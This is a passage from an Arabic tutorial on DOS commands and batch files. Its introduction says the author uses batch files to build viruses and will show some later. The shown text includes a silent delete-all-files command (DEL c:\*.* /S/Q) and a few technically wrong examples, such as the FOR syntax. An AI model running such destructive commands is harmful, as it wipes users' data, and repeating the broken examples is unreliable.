


وصولاً لبرمجة الملفات الدفعية

المؤلف: سامر بكار.

للاتصال:

http://www.hacker-boy.150m.com

http://samerbb.jeeran.com

MSN Messenger : Samer_b_b@hotmail.com

Yahoo Pager : Samer_b_b@yahoo.com

Phone: +96392338686

ملاحظة: إذا قمت بإرسال رسالة فضع كلمة "كتاب دوس" كعنوان للرسالة، ثم ضع ما تريد داخلها.

الإهداء:

أهدي هذا الكتاب إلى أغلى مخلوقين في هذه الدنيا على قلبي، من علماني أن العلم هو نور الحياة، و الجهل ظلامها، من تحمل مشقة إيصالي إلى ما أنا عليه، من كانا سبب وجودي.. أبي و أمي، وأهدي ما صنعت إلى أطيب أخ في الدنيا، أُستاذي الذي لم ولن أنكر أني لولاه لم أتعلم حرفاً إنجليزياً أو سطراً حاسوبياً، أطمحُ البشرِ في الدنيا، وأجدُّهم...، أخي الكبير موفق، كما أهديه أيضاً إلى كل من الشيوخ، أحمد بكار، وحمزة الشمالي، وفراس القاسم، لأنهم أشخاص لا يوفر لي غيرهم الطمأنينة و النصيحة التي أكون متأكداً من جدواها بمجرد سماعها، وأهدي هذا العمل المتواضع إلى أعز أصدقائي.. محمود بكار، و طاهر بكار، و عبد الرحمن الشمالي، وحمزة بكار، فمن السهل أن تجد ألف صديق، ولكن من الصعب أن تجد صديقاً واحداً يعرف معنى الصداقة.

v المقدِّمة:

بسم الله الرحمن الرحيم، والصلاة و السلام على سيد المرسلين محمد (صلى الله عليه و سلم)، وعلى أصحابه أجمعين، وعلى آل بيته الطيبين الطاهرين.

اللهم لا علم لنا إلا ما علمتنا إنك أنت العليم الحكيم.

أخي القارئ .. ما سأحاول قوله في البداية، أن هذا الكتاب، ليس الكتاب السحري الذي سيجعلك تتقن ما يتحدث عنه من أول قراءة، إنما هو كغيره من الكتب، يحتاج إلى التمحيص و التفكر، ليس بمادته العلمية، إنما بربط أفكاره ببعضها وصولاً إلى ما هو جديد، أما نصيحتي فيما يتعلق بهذا الكتاب، أن تقرأ الكتاب للمرة الأولى، قراءةً و فهماً، بالإضافة إلى حفظ ما ترى أنه يجب أن يُحفَظ، أي الأوامر، و نتائجها، وطريقة كتابتها، و لا تقلق إن شعرت أنك لا تستوعب، فهو شعور يصيب الغالبية، أكمل قراءة الكتاب، و ابدأ بقراءته مرة أخرى، ستجد أن لديك القدرة على فهم كل كلمة منه.

v لمن هذا الكتاب؟

إن هذا الكتاب موجه إلى كافة الفئات من المتعلمين، مبتدئين، متوسطين، وحتى المحترفين؛ إن ما يجعلني متأكداً من فاعليته لدى المحترفين أني حاولت وضع أغلب أوامر نظام التشغيل دوس، وإن أغفلت شيئاً، فإنما فعلت ذلك لأن الأمر غير هام، أو ليس له أي إفادة، فإن تعلمتَ و حفظتَ ما هو موجود في هذا الكتيب المتواضع، ستكون قد أضفت لغة جديدة من لغات البرمجة إلى خزانتك العلمية، بالإضافة إلى تعلمك نظام التشغيل DOS.

v ما هو دوس؟

إن دوس عبارة عن نافذة سوداء، ليس فيها ما يتحرك سوى المؤشر الذي يشير إلى مكان الكتابة، ندخل له الأوامر بشكل مكتوب، ويعود هو لنا بالنتائج بشكل مكتوب أيضاً، يفيدنا دوس في التعامل مع الحاسوب مثل وندوس تماماً، ولن يستطيع أي مستخدم الاستغناء عنه خصوصاً إذا أراد عمل Format أو Fdisk للهارد ديسك، لكن فائدته القصوى التي دفعتني لكتابة و شرح أوامره هنا، هي التي سنجنيها عند كتابة الملفات الدفعية.

v ما هي الملفات الدفعية؟

هي ملفات تنفيذية لاحقتها bat. ، تقوم بتنفيذ مجموعة من الأوامر (وهي المكتوبة داخلها)، عند تشغيلها، و الأوامر التي تكتب داخل الملفات الدفعية هي أوامر نظام دوس ذاتها، إلا أن هناك مجموعة من الأوامر الخاصة بالملفات الدفعية والتي لا تستخدم خارجها.

ما الذي يدفعني لتعلم هذه الأمور الكلاسيكية؟

سأجيب عن هذا السؤال بذكر الأمور التي دفعتني أنا لتعلمها..

أولاً الفيروسات..

فمن خلال تعلم الملفات الدفعية، تمكنت من صناعة فيروسات جميلة، سأذكر بعضاً منها في هذا الكتاب، ومن روائع الملفات الدفعية أنها قابلة للتحويل إلى صيغة ملف تنفيذي EXE ، وذلك يجعها تبدو تماما كالفيروسات المصنوعة بلغة C أو C++، أو غيرها من لغات البرمجة العالية المستوى.

ثانياً البرمجة بلغات أخرى..

لقد ساعدتني الملفات الدفعية أثناء برمجتي في فيجيوال بيسيك على التخلي عن العديد من سطور الـــAPI (Application Programming Interface) أي واجهة برمجة التطبيقات، والتي تعتمد على استدعاء وظائف من نظام التشغيل Windows، والفرق واضح بينهما، فستكلفني برمجة ملف يحضر اسم مستخدم الحاسب كلمتين (هذا في الملفات الدفعية)، أما في الـــAPI فستكلف العملية السابقة أكثر من 30 كلمة للوصول إلى نفس النتيجة.

ثالثاً صناعة ملفات خدمية خاصة..

في إحدى المرات تعرضت لفايرس يقضي على الاختصارات، وبكل بساطة، تجاهلت الفايرس، وصنعت ملفاً دفعياً يعيد لي الخدمة رغماً عن أنفه، هذا بالإضافة إلى الملفات الأخرى مثل برنامج صغير يقوم بإفراغ مجلد TEMP و مجلد TEMPORARY INTERNET FILES و مجلد RECICLED بضغطة زر.

مفاد كلامي أننا من المستحيل أن نستغني عن أي شئ حتى ولو كان قديما بعض الشئ (أقصد المعلومات).

فلنبدأ الآن بتعلم أوامر نظام التشغيل Dos.

نظام دوس

DOS

v أوامر نظام التشغيل دوس:

أريد قبل البدء أن أنوه إلى أن كل أمر له الكثير من الخيارات الفرعية (الأفضليات)، و نحن لسنا مقيدون بها، إنما يمكننا أن نضع ما نحن بحاجة إليه دون أن نلتزم بوضع البقية، لأن للبقية حالة افتراضية سيتبعها ويندوز تلقائياً؛ لنبحر الآن في أوامر نظام التشغيل دوس..

Ø ASSOS:

يعرض أنواع الملفات في النظام، كما يتيح إمكانية تعديلها، أو تعريف نوع جديد؛ يمكن كتابة الأمر دون كتابة شئ بعده لعرض أنواع الملفات و مشغلاتها، وسيعطي نتائج كالتالي:

.aif=AIFFFile

.aifc=AIFFFile

.aiff=AIFFFile

.ais=ACDSee.ais

.ani=ACDSee.ani

.api=AcroExch.Plugin

.arj=WinRAR

.mdz=Access.DatabaseWizardTemplate.10

.mgc=MediaCatalogMGC

.mid=midfile

.midi=midfile

.mml=MediaCatalogMML

.mmm=MPlayer

.mmw=MediaCatalogMMW

و هو يدل بذلك على أنواع الملفات بالإضافة إلى المشغِّلات (برامج التشغيل)، فمثلاً، كل الملفات ذات اللاحقة .mmm يتم تشغيلها بواسطة برنامج MPlayer

ويمكن معرفة برنامج تشغيل أي نوع من الملفات بكتابة الأمر:

ASSOC .mmm

و نضع بدل mmm نوع الملفات الذي تريد معرفة برنامج تشغيله، وإذا أردنا تغيير أي نوع، يكون الأمر كالتالي:

مثلا نريد تغيير نوع .mmm من MPlayer إلى Samer ..

ASSOC .mmm=Samer

الآن إذا كتبنا الأمر ASSOC .mmm ستظهر لدينا النتيجة التالية: .mmm=Samer

ويمكن بواسطة الأمر ASSOC تعريف نوع جديد من الملفات، ويكون شكل الأمر كالتالي:

ASSOC .saz=SazProg

و بذلك نكون قد عرفنا كل الملفات ذات اللاحقة .saz على أنها تابعة للبرنامج (أو يتم تشغيلها بواسطة البرنامج) SazProg

Ø AT:

و يحتوي على مجموعة من جداول الأعمال و البرامج التي ستعمل على الكومبيوتر في أوقات و تواريخ محددة، و يمكن استعراض جدول الأعمال بكتابة الأمر التالي:

AT

أما إن أردنا كتابة مهمة جديدة فيكون العمل على الصيغة التالية:

```
AT [\\computername] [ [id] [/DELETE] | /DELETE [/YES]]
AT [\\computername] time [/INTERACTIVE]
   [ /EVERY:date[,...] | /NEXT:date[,...]] "command"
```

حيث:

Computername هو اسم الكومبيوتر الذي سيتم وضع المهام و المواعيد عليه.

Id هو رقم الأمر ضمن لائحة الأوامر الموجودة.

DELETE يقوم بإلغاء أمر ضمن اللائحة، وإن تم تجاهله سيتم إلغاء و حذف كافة اللائحة.

YES يستخدم مع أمر إلغاء كافة الأعمال عندما لا تكون هناك حدود أو حواجز.

Time هو الوقت الذي سوف تعمل فيه المهمة.

/interactive يسمح للأمر بالتفاعل مع كافة المستخدمين عند عمله.

/every:date[…] وهو أمر لتكرار المهمة في يوم الأحد من كل أسبوع مثلاً.

/next:date[,...] يقوم بتشغيل المهمة في يوم تالي، مثلا إن كانت المهمة يوم السبت، يمكن تشغيلها بعد ثلاثة أيام أو عدد الأيام الذي تحدده أنت.

"command" وهو المهمة، ويمكن أن نضع فيها مسار برنامج، أو ملف دفعي، أو أي أوامر أخرى.

إن هذه الخيارات يمكن إغفال بعضها لكن الأهم هو اسم الكومبيوتر، و الوقت، و المهمة.

مثلا: الأمر التالي سيقوم بتشغيل المفكرة تمام الساعة الثانية ظهراً من اليوم الذي أدخلت فيه

AT \\jessica 14:00 notepad.exe

ATTRIB:

يقوم بعرض، وتعديل خصائص الملفات، مثل خاصية "مخفي" أو "للقراءة فقط"...

لعرض آخر التعديلات على خصائص الملفات بالإضافة إلى الملفات التي تم تعديل خصائصها نكتب التالي:

ATTRIB

أما لتعديل خصائص ملف، فنقوم بإتباع الصيغة التالية:

ATTRIB [+R | -R] [+A | -A] [+S | -S] [+H | -H] [drive:][path][filename]

[/S [/D]]

حيث:

ATTRIB هو الأمر الأساسي الذي سنعمل به.

+ أو – تستخدم لإضافة أو إزالة خاصية ما إلى و من الملف.

R اختصار لـ Read-only أي للقراءة فقط.

A اختصار لـ Archive أي ملف أرشيف.

S اختصار لـ System أي ملف نظام.

H اختصار لـ Hidden أي مخفي.

[drive:][path][filename] وهي مكان وجود الملف.

/S و يستخدم عندما نريد تنفيذ الأمر (أي تعديل الخصائص) ليس على ملف فقط، إنما على كافة الملفات الموجودة في كافة المجلدات في المسار الذي نحدده.

/D نفس عمل السابقة، لكن تختلف عن سابقتها في طريقة إظهار النتائج.

مثال: لتغيير خاصية الملف المسمى ww.exe الموجود على السواقة \:d إلى ملف مخفي نكتب:

Attrib +h d:\ww.exe

و لإظهار (أي إزالة خاصية مخفي عنه)، نكتب:

Attrib –h d:\ww.exe

و هكذا نستخدم الخصائص الأخرى.

- BREAK:

أمر يستخدم عند كتابة الملفات الدفعية، ووظيفته إما السماح أو عدم السماح بإيقاف الملف الدفعي عن العمل عندما يبدأ، حيث يمكن إيقاف عمل الملف الدفعي بضغط الزرين Ctrl + C معاً.

لمنع الإيقاف نكتب الأمر:

BREAK OFF

و للسماح به نكتب:

BREAK ON

- CACLS:

و يستخدم لعرض و تعديل صلاحيات المرور (الوصول)، وذلك فيما يتعلق بالسواقات أو الملفات، لكن هذا الأمر لا يعمل إلا مع الأقراص Drivers ذات نظام الملفات NTFS، التي تعمل عليها أنظمة Windows XP

لعرض هذه الصلاحيات نكتب:

CACLS c:\

و سيعطينا النتيجة التالية:

c:\ BUILTIN\Administrators:(OI)(CI)F

NT AUTHORITY\SYSTEM:(OI)(CI)F

CREATOR OWNER:(OI)(CI)(IO)F

BUILTIN\Users:(OI)(CI)R

BUILTIN\Users:(CI)(special access:)

FILE_APPEND_DATA

BUILTIN\Users:(CI)(IO)(special access:)

FILE_WRITE_DATA

Everyone:R

شرح هذه النتيجة موجود في التالي، لتعديل خاصية أو أكثر من خصائص الوصول، نستخدم الصيغة التالية:

```
CACLS filename [/T] [/E] [/C] [/G user:perm] [/R user [...]]
        [/P user:perm [...]] [/D user [...]]
```

CACLS وهو الأمر الذي سنعمل به.

FileName وهو اسم الملف، هذا إذا كنا نتعامل مع ملف فقط (أي ليس مع سواقة كاملة).

/T هذا إذا أردنا تطبيق مجموعة الخصائص الجديدة على كافة الملفات الموجودة في نفس السواقة وفي المجلدات الأخرى الفرعية.

/E تعديل قائمة مهام الوصول بدلا من استبدالها.

/C التكملة عند وجود أخطاء منع الوصول.

/G user:perm وهو لمنح احد المستخدمين صلاحيات وحقوق جديدة، وهو إما أن يكون:

R اختصار لـ Read أي قراءة.

W اختصار لـ Write أي كتابة.

C اختصار لـ Change أي تعديل أو تغيير.

F اختصار لـ Full control أي صلاحيات كاملة.

R User/ وهو لسحب أو إلغاء بعض أو كل صلاحيات أحد المستخدمين.

P User/ تبديل صلاحيات و حقوق الأعضاء، ويمكن أن يأخذ نفس قيم G/

D User/ منع صلاحيات وصول المستخدم.

هناك طرق لتخصيص الصلاحيات لأكثر من ملف، كما يمكن تخصيص صلاحيات أكثر من مستخدم.

CI سيتم توريث الصلاحيات إلى المجلدات الأخرى، OI لتوريث الصلاحيات للملفات الأخرى، IO توريث فقط.

Ø CALL:

أمر يستخدم في الملفات الدفعية، و يمكِّن من الاتصال بملف دفعي آخر، ويستخدم كالتالي:

```
CALL c:\autoexec.bat
```

Ø CD:

يستخدم أثناء التنقل بين المجلدات، وله عدة أشكال، أهمها:

```
CD
```

يستخدم لعرض الموقع الحالي.

```
CD FolderName
```

للدخول إلى المجلد FolderName

```
CD..
```

للرجوع إلى الوراء مجلد واحد، أي كما لو ضغطنا زر لأعلى في متصفح ويندوز.

```
CD\
```

للرجوع دفعة واحدة إلى المجلد الرئيسي أي إلى سطح السواقة، فلو كنا في:

C:\Documents and Settings\SamerBakkar\Desktop>

و كتبنا \CD

سيعود بنا المحث إلى الفهرس:

C:\>

- **CHCP:**

لعرض أو تعديل رقم صفحة الكود النشط، للعرض نكتب الكود دون إضافات، أما إذا أردنا التعديل، فنضيف الرقم أو الكود الجديد كالتالي:

CHCP 321

- **CHKDSK:**

يقوم بفحص القرص و إعطاء نتائج الفحص، وهو من الشكل:

CHKDSK [volume[[path]filename]]] [/F] [/V] [/R] [/X] [/I] [/C] [/L[:size]]

حيث:

Volume هو الحرف الذي يشير للسواقة، أو اسم السواقة.

Filename يعمل فقط مع نظام الملفات FAT,FAT32 ويستخدم لتحصيص أو ترتيب الملفات للتأكد من عدم تشتتها أو تفتتها.

/F لعرض الأخطاء التي تم إصلاحها.

/V يعمل فقط مع نظام الملفات FAT,FAT32، و يعرض المسار الكامل لكل ملف على القرص.

/R لعرض رسالة تتضمن الخلايا التالفة في الهارد ديسك أو السواقة التي تم فحصها، بالإضافة إلى الملفات التي تمت استعادتها.

Ø CHKNTFS:

لعرض أو تعديل خصائص فحص الديسك وقت الإقلاع، للعرض نستخدم الصيغة:

CHKNTFS c:

أما للتعديل، فنستخدم:

CHKNTFS volume [...]

CHKNTFS /D

CHKNTFS /T[:time]

CHKNTFS /X volume [...]

CHKNTFS /C volume [...]

حيث:

Volume هو حرف السواقة أو اسمها.

/D يقوم باستعادة الجهاز إلى وضعه الافتراضي، و يشغل فحص الأقراص تلقائياً إن كانت السواقة متسخة و بحاجة لذلك.

/T:Time يقوم بتعديل الزمن التنازلي لبدء فحص الأقراص التلقائي إلى زمن مخصص [بالثواني].

/X volume يمنع فحص السواقة التلقائي عند الإقلاع، نلاحظ أن volume اسم السواقة التي نحن بصددها.

/C volume تحديد سواقة لفحصها عند الإقلاع.

Ø CLS:

لتنظيف محتويات الشاشة، لاستعماله نكتب فقط:

CLS

Ø CMD:

لتشغيل نسخة جديدة من نافذة دوس.

Ø COLOR:

لضبط لون الكتابة و لون الخلفية في نافذة دوس، ويستخدم كالتالي:

```
COLOR
```

لاستعادة الألوان الافتراضية.

```
COLOR FB
```

تشير F إلى لون الخلفية، و B إلى لون الكتابة، و الجدول التالي يبين ما يمكن وضعه مكان F و B :

الرقم	اللون	الرقم	اللون
0	أسود	1	أزرق
2	أخضر	3	بني
4	أحمر	5	أرجواني
6	أصفر	7	أبيض
8	رمادي	9	أزرق مضيء
A	أخضر مضيْ	B	بني مضيء
C	أحمر مضيء	D	أرجواني مضيء
E	أصفر مضيء	F	أبيض لامع

Ø COMP:

يمكن لهذا الأمر أن يقارن بين ملفين أو مجموعة من الملفات، و يحدد الفروق بينها، مثل أيها أكبر أو أطول، الاستخدام كالتالي:

```
COMP C:\1stFile.exe f:\2ndFile.exe
```

و يمكنه أن يتعامل مع أي لاحقة.

Ø COMPACT:

يقوم بضغط السواقات وبالتالي الملفات الموجودة داخلها بهدف توفير مساحة إضافية على القرص، وشكله كالتالي:

COMPACT d:\ww.exe

Ø CONVERT:

يقوم بتغيير نظام الملفات في قرص أو أكثر من FAT إلى NTFS، لكن لا يمكن تغيير نظام ملفات السواقة التي تعمل عليها الآن.

Ø COPY:

لنسخ ملف من مكان إلى آخر ويكون شكله كالتالي:

COPY [1stplace] [2ndplace] /y /-y

/y لنسخ الملفات دوت عرض تأكيد على المستخدم.

/-y لعرض التأكيد.

مثال، لنسخ الملف WW.EXE من السواقة C إلى المجلد Folder1 الموجود على السواقة D نكتب:

COPY c:\ww.exe d:\Folder1\

Ø DATE:

يمنح إمكانية عرض و تعديل التاريخ، للعرض يكتب DATE دون إضافات، أما للتعديل فسيطلب دوس إدخال التاريخ الجديد، من الشكل:

<mm.dd.yy>

حيث:

Mm هي الأشهر، فإن كنا في الشهر الثاني نكتب 02

Dd هي الأيام

Yy السنين، مثلا 2005 نكتب 05

Ø DEL:

لحذف ملف أو ملفات، ولهذا الأمر الشكل التالي:

```
DEL [/P] [/F] [/S] [/Q] [/A[[:]attributes]]
```

حيث:

/P للتنبيه قبل حذف أي ملف.

/F للحذف السريع فيما يتعلق بالملفات ذات الصفة "للقراءة فقط".

/S لحذف كافة الملفات الموجودة في نفس المجلد و في المجلدات الفرعية الموجودة داخله.

/Q خيار يجعل النظام يحذف الملفات دون تنبيه.

/A لاختيار أنواع معينة من الملفات و يتضمن:

- R ملفات القراءة فقط.
- H الملفات المخفية.
- A ملفات الأرشيف.
- S ملفات النظام.

*فمثلاً: لحذف كافة الملفات في السواقة C، دون تنبيه نكتب:

```
DEL c:\*.* /S/Q
```

أما لحذف كافة الملفات المخفية من السواقة C مع التنبيه قبل الحذف نكتب:

```
DEL c:\*.* /P/S/A:H
```

أما لحذف ملف محدد، مثلا الملف WW.EXE الموجود على السواقة C نكتب:

```
DEL c:\ww.exe
```

Ø DIR:

وظيفته عرض المجلدات و الملفات الموجودة في فهرس ما.

لعرض الملفات و المجلدات الموجودة في الفهرس (المجلد) الذي نحن فيه الآن فقط، نكتب الأمر دون إضافات:

```
DIR
```

أما إن أردنا تخصيص الأمر، فلدينا الصيغة التالية:

```
DIR [drive:][path][filename] [/A[[:]attributes]] [/B] [/C] [/D] [/L] [/N]
 [/O[[:]sortorder]] [/P] [/Q] [/S] [/T[[:]timefield]] [/W] [/X] [/4]
```

حيث:

Drive: هي السواقة التي نريد تطبيق الأمر عليها.

Path إذا أردنا استعراض محتويات مجلد معين.

/A لتخصيص العرض، أي عرض ملفات من نوع معين، وإن كتبنا هذا الخيار دون إضافة أي أنواع بعده (راجع تفرعات هذا الأمر في الأمر السابق) نكتب /A و سيتم عرض كافة الأنواع.

/B يقوم بعرض المحتويات دون أي تفاصيل مثل الحجم و تاريخ التعديل ...

/C لعرض المجلدات و الملفات التي يزيد حجمها عن 1000 كيلو بايت، لإلغاءه (لأنه الافتراضي) نكتب /-C

/D عرض النتائج بشكل أعمدة.

/L لعرض نتائج بحد أدنى.

/N لعرض الأسماء الطويلة.

/O: لترتيب النتائج بحسب التفرعات التالية:

S بحسب الحجم.

N بحسب الاسم.

D بحسب التاريخ.

/P لعرض النتائج صفحة تلو الأخرى، فسيتوقف كلما عرض صفحة منتظرا ضغط أي مفتاح حتى يكمل.

/Q لعرض مالك الملفات، أي الشركة المصنعة.

/S لعرض كافة الملفات و المجلدات حتى في المجلدات الفرعية.

/T يتعلق بعرض آخر وقت لتشغيل الملف أو تعديله أو حتى كتابته.

/W لعرض الملفات مصفوفة بشكل عرضاني في الشاشة.

/4 لعرض السنوات أربع أرقام.

- DISKCOMP:

أمر يقوم بمقارنة محتويات قرصين مرنين، وله الشكل:

DISKCOMP drive1: drive2:

فمثلا لمقارنة الفرق بين قرصين، الأول في السواقة :A و الثاني في :B ، نكتب:

DISKCOMP A: B:

- DISKCOPY:

لنسخ محتويات قرص مرن إلى قرص مرن آخر، ويتبع نفس صيغة الأمر السابق.

- DOSKEY:

من أروع أوامر نظام دوس، في الحقيقة أنه ليس له حاجة في نظام XP لأن نظام XP سيقوم بتنفيذه تلقائيا، إن هذا الأمر يقوم بحفظ و تخزين كافة الأوامر التي يكتبها المستخدم، حيث يمكن للمستخدم أن يسترجع أي أمر كان قد كتبه سابقا (في حدود الجلسة وليس الأيام)، بواسطة الأسهم في لوحة المفاتيح، ففي السابق (منذ عشرة سنوات أو أكثر) كان نظام دوس (دوس الحقيقي و ليس الموجود داخل وندوس) منتشراً انتشارا واسعا بين المستخدمين، وكان على المستخدم أن يكتب الأوامر التي يحتاجها للتعامل مع جهازه، وهذا أمر ممل إذا كانت

هناك أسطر طويلة يجب على المستخدم إعادتها، لذلك كان الأمر doskey فائدة خاصة، والآن لنعد لموضوعنا و نرى تفرعات هذا الأمر، إن هذا الأمر له تفرعات كثيرة سأقوم بعرض أهمها، وهي:

DOSKEY /HISTORY

لعرض الأوامر التي تم تخزينها.

DOSKEY /REINSTALL

لتشغيل نسخة جديدة، أي مسح محتويات نسخة.

و هناك تفرعات أخرى لا أجد أن المستخدم بحاجة إليها و الوقت الحالي.

- ECHO:

من أوامر الملفات الدفعية، وظيفته الرئيسية هي عرض المسار أو إخفاءه، و أقصد بعرض المسار أي ما يكتبه ويندوز بشكل تلقائي عند تشغيل نافذة الدوس مثل:

C:\Documents and Settings\HackerBoy\Desktop>

فإذا أردنا إيقاف عرض المسار بواسطة الأمر ECHO يكون الأمر كالتالي:

ECHO OFF

و النتيجة أن الأوامر سوف تكتب بجانب الحد الأيسر لنافذة الدوس دون أن يكون هناك شئ مكتوب قبلها، حاول كتابة الأمر ECHO OFF لديك و سترى النتيجة، و لإعادة عرض المسارات نكتب الأمر:

ECHO ON

و من وظائف هذا الأمر عرض رسائل على المستخدم، فلو أردنا عرض كلمة HELLO نكتب:

ECHO HELLO

سنلاحظ أن كلمة ECHO اختفت و بقيت كلمة HELLO.

يمكن من خلال الأمر ECHO إضافة بعض الكلمات إلى ملف نصنعه يدوياً، سأوضح كلامي بمثال مشروح.

إذا أردنا أن نصنع عن طريق الملق الدفعي ملف نصي مكتوب فيه Samer Bakkar (يمكن أن يكون ملفاً من أي نوع وليس فقط ملف نصي)، فسنفعل ذلك باستخدام الأمر:

ECHO Samer Bakkar > File.txt

بواسطة الأمر السابق نكون قد صنعنا ملفاً نصياً اسمه File.txt مكتوب داخله Samer Bakkar أي ستتم كتابة كل شئ موجود قبل الرمز > إلى الملف الذي سنحدد اسمه بعد ذلك الرمز.

الآن إن فتحنا المستند سنجد في داخله جملة:

Samer Bakkar

و لإضافة عبارة أو سطر جديد إلى المستند الذي صنعناه قبل قليل بدلاً من إشارة > مفردة، نضع واحدة مزدوجة أي >> بحيث يصبح الأمر كالتالي:

ECHO Is The Generator Of This Code >> File.txt

والآن إن عدنا و فتحنا نفس المستند سنجد داخله التالي:

Samer Bakkar

Is The Generator Of This Code

حاول تطبيق المثال السابق و حاول تغيير صيغة الملف الذي سينتج إلى صيغ أخرى (.reg مثلا).

- ERASE:

نفس عمل الأمر DEL (حذف الملفات)، و هو لا يختلف عنه بأي شيء، و يمكن استخدام نفس الصيغة و نفس الأفضليات.

- EXIT:

لإغلاق نافذة الدوس.

- FC:

لمقارنة ملفين و عرض الفروق بينهما، يتبع الصيغة:

FC 1stfile.* 2ndfile.*

حيث:

*.1stfile هو الملف الأول، و يمكن كتابة المسار الكامل للملف (هذا إن كانا موجودين في فهرسين مختلفين) مثل: c:\ww.exe

*.2ndfile وهو الملف الثاني.

Ø FIND:

يقوم بالبحث عن نص معين داخل ملف نصي (سلسلة نصية)، ويتبع الصيغة التالية:

FIND [/V] [/C] [/N] [/I] "string" [[drive:][path]filename[...]]

حيث:

FIND هو الأمر الذي سنعمل به.

/V خيار يقوم بعرض كافة الأسطر التي لا تحتوي على كلمة البحث.

/C خيار يقوم بعرض عدد الأسطر التي تحتوي على كلمة البحث.

/N لعرض أرقام الأسطر مع الأسطر التي تحتوي على كلمة البحث.

/I تجاهل حالة الأحرف، أي ما يقابل بحث غير مطابق في وندوس.

"string" هو النص الذي نريد أن نبحث عنه.

Drive\Path\Filename هو مسار الملف الذي نريد أن نبحث فيه.

Ø FINDSTR:

للبحث عن عدة نصوص في عدة ملفات معاً.

Ø FOR:

أمر يستخدم في الملفات الدفعية، و يقوم بتنفيذ أمر أو أوامر عند وجود قيمة أو تحقق شرط، لكنه يختلف عن الأمر IF الذي سنتحدث عنه لاحقاً، وهو يأخذ الصيغة التالية:

```
FOR %variable IN (set) DO command [command-parameters]
```

حيث:

%variable وهو المتغير الذي نريد تنفيذ أمر عند مساواته لقيمة معينة.

IN (set) لا يكتب، لكنه يشير إلى أن المتغير يجب أن يعرف في مجموعة المتغيرات لدى وندوس، سأقوم بالتفصيل حول هذا الموضوع عند شرح الأمر SET.

DO أمر يعلم و يندوس أن الأوامر سوف تبدأ بعد هذه الكلمة.

Command [command-parameters] هي الأوامر و تفرعاتها و التي سنضعها لكي يتم تنفيذها إذا تحقق الشرط.

إذا أردنا تعريف متغير بأنفسنا – وليس استخدام المتغيرات المعرفة تلقائيا من قبل ويندوز – فيجب أن نضع %% قبل المتغير وليس إشارة % مفردة، ويجب أن نلاحظ أن H تختلف عن h أي حالة الحرف كبير أم صغير تؤدي إلى اختلاف في النتيجة.

مثال: (لا تشغل نفسك به كثيراً لأني سأقوم بتوضيحه فيما بعد)

```
FOR %HOMEDRIVE=c: DO copy a:\*.* c:\
FOR %HOMEDRIVE=d: DO copy a:\*.* d:\
```

و معناه أنه إن كانت السواقة الأم هي :c فانسخ محتويات السواقة :a إليها، وإن لم تكن فلا تفعل شيئاً، و السطر الثاني يحاول التأكد أن :d هي السواقة الأم ليؤدي نفس المهمة إن وجدها كذلك.

Ø FORMAT:

الأمر المعروف لدى كل المستخدمين، ومن لا يجيد استخدامه لا بد أن يكون قد سمع به.

وظيفة هذا الأمر هي مسح كافة محتويات السواقة بعدة طرق (سريع، بطيء) و بإمكانه تغيير اسمها، و نظام ملفاتها، و يأخذ الصيغة التالية:

FORMAT Drive: /Q/U/V:Label /FS:FileSystem

حيث:

Drive هي السواقة التي نريد تطبيق الأمر عليها، وهي إما أن تكون :C أو :D أو أي حرف يشير إلى إحدى السواقات.

/Q أي مسح سريع.

/U مسح بطيء مع إعادة تقسيم و تفصيل الخلايا في الهارد ديسك أو السواقة المرنة.

/V:Label لتغيير اسم السواقة، وليس حرفها.

/FS:FileSystem لتغيير نظام ملفات السواقة.

مثال:

نريد فرمتة السواقة D فرمتة سريعة (مسح سريع) و تغيير اسمها إلى HackerBoy و تغيير نظام ملفاتها إلى NTFS نكتب:

FORMAT d: /Q/V:HackerBoy /FS:NTFS

ملاحظة: لا يمكن استخدام الخيارين /Q و /U معاً، لأنه منطقياً كيف للمسح أن يكون سريع و بطئ في نفس الوقت؟

Ø FTYPE:

لعرض أنواع مشغلات الملفات الموجودة في النظام، و مسارات برامج التشغيل.

بصورة أبسط..

رأينا في أول الكتاب في الأمر ASSOC أنواع الملفات و أسماء مشغلاتها، حيث وجدنا أن مشغل الملفات ذات اللاحقة.mmm هو MPlayer ، و بواسطة الأمر FTYPE يمكننا معرفة مسار MPlayer على الجهاز، و هو:

MPlayer=mplay32.exe /play /close "%L"

الآن..، لتعريف نوع جديد من الملفات (كما ذكرنا في الأمر ASSOC) نكتب الأمر

ASSOC .SAZ=Samer

و لتعريف المسار الذي يعمل منه Samer نفعل ذلك بواسطة الأمر FTYPE كالتالي:

FTYPE Samer="c:\programfiles\samer\samer.exe" "%%1"

كما يمكننا استخدام متغيرات ويندوز أثناء تعريف المسار(سيتم شرح المتغيرات في فقرة الأمر SET).

Ø GOTO:

من أوامر الملفات الدفعية، يقوم بالقفز إلى نقطة ما أو سطر ما في الصفحة البرمجية، شكله العام:

GOTO Label

حيث:

Label هو المكان الذي سوف يقفز إليه البرنامج، مثال:

```
GOTO WWW
…
…
:WWW
```

حيث يجب وضع نقطتين قبل الكلمة التي أشرنا للبرنامج (أي الملف الدفعي) أن يقفز إليها.

Ø HELP:

للحصول على التعليمات، كما يمكننا الحصول على التعليمات حول أي أمر في دوس بأن نكتب بعده ?/ ، فمثلاً للحصول على تعليمات حول أمر GOTO نكتب:

```
GOTO /?
```

Ø IF:

أمر يستخدم في الملفات الدفعية، حيث يقوم بتنفيذ أمر ما عند تحقق شرط ما، وله ثلاث صيغ هي:

```
IF [NOT] ERRORLEVEL number command

IF [NOT] string1==string2 command

IF [NOT] EXIST filename command
```

حيث:

NOT تجعل النظام يقوم بالأوامر فقط إن كان الشرط خاطيء، وإن لم نضعها فسيقوم النظام بتنفيذ الأوامر عند تحقق الشرط.

ERRORLEVEL نكتبها عندما نكون بصدد وضع اختيارات عدة يختار المستخدم أحدها (سأقوم بالتفصيل عند شرح الأمر CHOICE

Number هو رقم الاختيار الذي أدخله المستخدم.

Command و هو الأمر الذي نريد تنفيذه إذا ضغط المستخدم رقم كذا.

مثال:

```
